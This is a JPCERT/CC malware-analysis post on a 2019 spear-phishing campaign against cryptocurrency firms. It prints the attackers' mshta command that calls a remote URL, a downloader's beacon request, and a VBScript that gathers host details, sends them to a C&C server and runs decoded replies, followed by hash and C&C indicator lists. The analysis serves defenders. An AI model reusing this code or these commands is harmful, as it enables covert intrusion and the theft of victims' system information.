

Spear Phishing against Cryptocurrency Businesses - JPCERT/CC Eyes

By JPCERT/CC

Published: 2019-07-08 · Archived: 2026-04-05 21:07:59 UTC

As of June 2019, JPCERT/CC has observed targeted emails to some Japanese organisations. These emails contain a URL to a cloud service and convince recipients to download a zip file which contains a malicious shortcut file. This article will describe the details of the attack method.

How the VBScript downloader is launched

The zip file downloaded from the URL in the email contains a password-protected decoy document and a shortcut file “Password.txt.lnk”. This shortcut file contains some commands, and they run when the file is executed. The below image illustrates the flow of events from the shortcut file being executed until the VBScript-based downloader is launched.




Figure 1 : Flow of events from running the shortcut file to infecting a host




Figure 3 : Behaviour of VBScript in the HTML file

Details of xBoxOne.lnk

xBoxOne.lnk is a shortcut file and contains the following command:

```
C:\Windows\System32\mshta.exe https://bit.ly/2SGs76y
```

When a user accesses the shortened URL, they will be redirected to the following site:

```
http://update.gdrives.top:8080/open?id=b7hM00D%2ByNbNZSqXu4Putub%2BZLLqg/S66Foz0YKUjety914cQmWz32MV6I
```

This shortcut file is created in the Startup folder and executed when the login is processed. As of 26 June 2019, JPCERT/CC was not able to confirm the details of the site as the hostname could not be resolved.

Details of oezjrjua.vbs

oezjrjua.vbs is a downloader which sends a POST request every 3 minutes and executes the received data as VBScript. The following is an example.

```
POST /open?topics=s9[random 3-digit numeric]
HTTP/1.1
Accept: */*
Accept-Language: ja
```

```
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .I
Host: 75.133.9.84:8080
Content-Length: 7426
Connection: Keep-Alive
Cache-Control: no-cache

200
```

Details of VBScript downloaded by oezjrjua.vbs

JPCERT/CC has confirmed that the VBScript (Figure 4) is received and executed in response to the POST request from oezjrjua.vbs.

```
1 on error resume next
2 sc="sc"
3 ab=12
4 wsc="w"&sc
5 ab=ab+23
6 ab=ab+11
7 wsc=wsc&"rip"+"t.Sh"
8 ea=1
9 ab=ab-ea
10 wsc=wsc&"ell"
11 ab=ea+ab
12 set sh=CreateObject(wsc)
13 fcom="."
14 ent=Chr(13)+Chr(10)
15 tab=Chr(9)
16 uID=CStr(rand())
17 if WScript.Arguments.Length>1 then
18   uID=uID&WScript.Arguments.Item(1)
19 end if
20 if WScript.Arguments.Length>0 then
21   uu="ht"+"tp://"&WScript.Arguments.Item(0)
22 end if
23 sData=getInfo()
24 if IsNull(sData) then
25   sData=""
26 end if
27 sData="Username:"&tab&getUserName()+ent&sData
28 sUri=""
29 url=uu+"?topic=v"+CStr(randID())+"&session="+uID
30 do while 1>0
31   psc=""
32   curDate="Current Time:"&tab&Date&" "&Time
33   pl=getProc()
34   pData=curDate+ent&sData+ent
35   if not IsNull(pl) then
36     pData=pData+pl
37   end if
38   res=post(url,pData)
39   if Instr(1,res,"20")<>0 then
40     psc=NStep(res)
41     if psc<>"" then
42       Execute(psc)
43       exit do
44     end if
45   elseif res="21" then
46     exit do
47   end if
48   WScript.Sleep 60*1000
49 loop
```

Figure 4 : VBScript executed by oezjrjua.vbs (snipped)

The executed VBScript collects information of the infected device and sends it to the attacker's server every minute. The following information is sent:

- Username
- Host name
- OS version
- OS install date
- OS run time
- Time zone

- CPU name
- Execution path of oezjrjua.vbs
- Network adapter information
- List of running processes

If the response to the data contains “20”, encoded data will be downloaded. It can be decoded with the following codes:

```
n=InStr(1,res,"#") // Finds # in the response
key=CLng("&h" & Mid(res,1,n-1)) // Extract the key
psc=Mid(ret,n+1,Len(res)-n) // Extracts encoded data
sc=base64dec(psc) // Base64 decoding (1st time)
psc=CStr(xor(sc,key)) // XOR processing on the key
NStep=base64dec(psc) // Base64 decoding (2nd time)
```

The decoded data is expected to be VBScript, and it will be executed when it is correctly decoded. As of now, we have no clue about what kind of malware will be downloaded as a result since the encoded data is not accessible. It is assumed that attackers would inject some malicious files according to the victim’s environmental information

Access to the shortened URL

JPCERT/CC observed a limited number of access to the shortened URL (Figure 5). This implies that the attack was conducted against a very limited range of targets.



Figure 5 : Access counts to the shortened URL (snipped)

In closing

In this series of attacks, we have observed that attackers change some parts of encoding and conditions for each attempt. It is likely that this type of attack continues with some customisation. Details about the shortcut file is available in Appendix A, list of samples in Appendix B and C&C servers in Appendix C.

The hash values and C&C servers of some variants are listed in Appendix D and E . Please make sure that none of your devices is communicating to the C&C servers listed in Appendix C or E. These samples were mostly decoy documents with subjects about cryptocurrency. We are aware that some of these documents have been sent to

organisations that are related to cryptocurrencies. We assume that this attack campaign specifically targets cryptocurrency operators and related entities.

Tomoaki Tani

(Translated by Yukako Uchida)

Appendix A Shortcut file information

Table 1: Information contained in the shortcut file 1

Drive serial number	fe42-66e0
NetBIOS name	desktop-6hpdfg4
MAC address	94:b8:6d:42:68:1d

Table 2: Information contained in the shortcut file 2

Drive serial number	1aee-e0bd
NetBIOS name	desktop-m9r59ro
MAC address	74:27:ea:25:d6:11

Appendix B SHA-256 Hash value of the samples

- 71346d2cb7ecf45d7fe221ede76da51a2ecb85110b9b27f1cb64c30f9af69250
- 01b5cd525d18e28177924d8a7805c2010de6842b8ef430f29ed32b3e5d7d99a0
- 10ce173cfe83321b44139e3d7d20c5ac1a9c1c99882387af0fdbadcfa2597651
- dc5f81c5bf0f5905ff2b6bdc4e1171fc41ad736da265801a64bb821bd76eace9
- 9ad472872ba20c66fad56b7340ae869ff4d6708a2d0fc275a0faaded6ab7b507
- de7fde10fabf91c03cdd894e40a19e664a9f9866932a801e57f1b79088847ebd
- 4ecab0f81a2da70df5f2260bab7c8c130b200dbfe2bbd8e3d1845ff0c93c7861
- e982a70cb21c915d847925bd364d6d87f02eac135eac3ba80ad448700e1ae9a7

Appendix C List of C&C servers

- service.amzonnews.club
- 75.133.9.84
- update.gdrives.top
- googledrive.network

Appendix D SHA-256 Hash value of the similar samples

- 901eca85c5711a53e53c48309b3afd34cbb014c91a20f8f716ee21832c7cd5e0
- c60aedbb20fdea048fa2d4b3bdc520f9f9b9172ee16c01dac19b33781b1bdb1d
- 7446efa798cfa7908e78e7fb2bf3ac57486be4d2edea8a798683c949d504dee6

- 1533374acf886bc3015c4cba3da1c67e67111c22d00a8bbf7694c5394b91b9fc
- b077edc8d08796cdff8b75e5cb66e0191510a559941b431e38040e51b6607876
- 997c4f7695a6a615da069d5f839582fdb83f215bc999e8af492636b2b5e3436c
- a464781b616c86bbd68dbf909826444f7fd6c6ae378caf074926df7aebc4e3a1

Update: Nov 20, 2019

- 122674a261ac7061c8a304f3e4a1fb13023f39102e5605e30f7aad0ab388dfa0
- 57278dab6a0e8438444996503a6528ff8a816be0060d5e5db7a6ab1a0d6122f1
- 9b20767b11f7e54644104d455aa25c6a0fc99ce9d7b39b98408f8687209585e2
- d70988e43ebc4981e880489b11b6c374d466ef04803f9c2e084af037049cfd04
- f9e299c562195513968be88c6096957494cf15195a05c4abc907520eff872332
- 7dcbeb1806296739acfa5819872e8d9669a9c60be1fc96be9cb73ca519917ae8

Appendix E C&C servers of the similar samples

- drverify.dns-cloud.net
- docs.googlefiledrive.com
- europasec.dnsabr.com
- eu.euprotect.net
- 092jb_378v3_1.googldocs.org
- gbackup.gogleshare.xyz
- drive.gogleshare.xyz

Update: Nov 20, 2019

- down.financialmarketing.live
- drivegoogle.publicvm.com
- googledrive.publicvm.com
- mskpupdate.publicvm.com
- googledrive.email
- iellsfileshare.sharedrivegght.xyz
- download.showprice.xyz
- downs.showprice.xyz
- mdown.showprice.xyz
- start.showprice.xyz
- u13580130.ct.sendgrid.net

Source: <https://blogs.jpccert.or.jp/en/2019/07/spear-phishing-against-cryptocurrency-businesses.html>